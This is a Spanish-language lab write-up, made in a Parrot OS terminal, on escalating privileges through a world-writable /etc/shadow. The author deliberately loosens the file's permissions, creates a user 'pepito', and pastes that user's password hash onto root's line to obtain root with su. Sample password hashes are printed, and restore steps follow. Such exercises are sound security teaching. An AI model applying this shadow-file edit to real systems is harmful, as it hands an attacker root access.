


Nombre: Christian Jiménez

Fecha: 15/12/2020

País: Bolivia

Abuso de privilegios archivo /etc/shadow

Agregamos los permisos de lectura y escritura al archivo /etc/shadow con usuario root para el ejercicio.



The terminal window shows three command-line sessions:

- Session 1: The user runs `ls -l | grep -e shadow` to view the permissions of the /etc/shadow file. The output shows four entries for /etc/shadow, all owned by root and having permissions .rw-r-----. The last entry is highlighted with a red box.
- Session 2: The user runs `sudo chmod +646 shadow` to change the permissions of the /etc/shadow file. A password prompt for "christian" is shown. The command is completed successfully.
- Session 3: The user runs `ls -l | grep -e shadow` again to verify the changes. The output now shows the /etc/shadow file with permissions .rw-r--r--, indicating that other users can now read and write to it. The last entry is highlighted with a red box.

PRO LABS
RASTALABS

Ya otros pueden leer o escribir en el archivo /etc/shadow.

Ahora nos creamos un usuario, en este caso pepito con la contraseña pepito123 y le agregamos la /bin/bash como shell:

Nombre: Christian Jiménez

Fecha: 15/12/2020

País: Bolivia



```
Archivo Editar Ver Marcadores Preferencias Ayuda
          * /etc > # useradd pepito
          * /etc > * passwd pepito
Nueva contraseña:
Vuelva a escribir la nueva contraseña:
passwd: contraseña actualizada correctamente
          * /etc took ~ 6s # chsh -s /bin/bash pepito
          * /etc
```

Nos cambiamos al usuario pepito y en la raíz buscamos archivos peligrosos con permisos de escritura:



```
Archivo Editar Ver Marcadores Preferencias Ayuda
pepito@parrot:/# find \-writable 2>/dev/null | grep etc
./etc/systemd/network/90-mac-for-usb.link
./etc/systemd/network/99-default.link
./etc/systemd/system/iodined.service
./etc/systemd/system/samba-ad-dc.service
./etc/systemd/system/live-tools.service
./etc/udev/rules.d/73-usb-net-by-mac.rules
./etc/shadow
```

Se puede ver que el archivo /etc/shadow tiene permisos de escritura y es muy peligroso por elevaremos privilegios a través de ese archivo, veamos cómo.

Nombre: Christian Jiménez

Fecha: 15/12/2020

País: Bolivia

Vamos a editar con nano el archivo shadow, comentaremos el usuario root para no causar problemas, copiamos la línea de usuario root para editarlo, la parte del usuario pepito de su contraseña con la salt la pegamos en la línea de root (esto nos eleara privilegios con la contraseña de pepito, ya que le estamos asignando la misma a root) y guardamos los cambios.


```
Archivo Editar Ver Marcadores Preferencias Ayuda           shadow           Modifica
GNU nano 4.9.2
#root:$6$6fCcP24311vbRTdW$1Rr7FwVNohWqOY80Nlt4mgPpjM6j0ra6ULBKo4rDcpfIxuq8l80SCwrKs77Ht5quzMlIOrB7AZ4KV29ktBXxh/:18552:0:99999:7:::
root:$6$3Sh6RqeIIViyaF17$3TTaLweYv6yopBW0.k7d0FG3RSaU3wArJAky/CaESKtJF6F.fNqyWUTYJ04.0sYjDbDIyCsrE1Nv/qS0PElZ4.:18552:0:99999:7:::
daemon:*:18380:0:99999:7:::
bin:*:18380:0:99999:7:::
sys:*:18380:0:99999:7:::
sync:*:18380:0:99999:7:::
```



```
systemd-coredump:!!:18552::::::
pepito:$6$3Sh6RqeIIViyaF17$3TTaLweYv6yopBW0.k7d0FG3RSaU3wArJAky/CaESKtJF6F.fNqyWUTYJ04.0sYjDbDIyCsrE1Nv/qS0PElZ4.:18611:0:99999:7:::
|
```

El hash de la contraseña de pepito es la misma para root eso fue lo que editamos. Esto quiere decir que si hacemos un su root debería aceptarnos con la contraseña pepito123.

```
Archivo Editar Ver Marcadores Preferencias Ayuda
pepito@parrot:/etc$ whoami
pepito
pepito@parrot:/etc$ su root
Contraseña:
```



Efectivamente así fue.

Para restaurar solo es necesario borrar la línea editada de root y des comentar la línea original.

Nombre: Christian Jiménez

Fecha: 15/12/2020

País: Bolivia

¡Saludos desde Bolivia crack! Se te admira.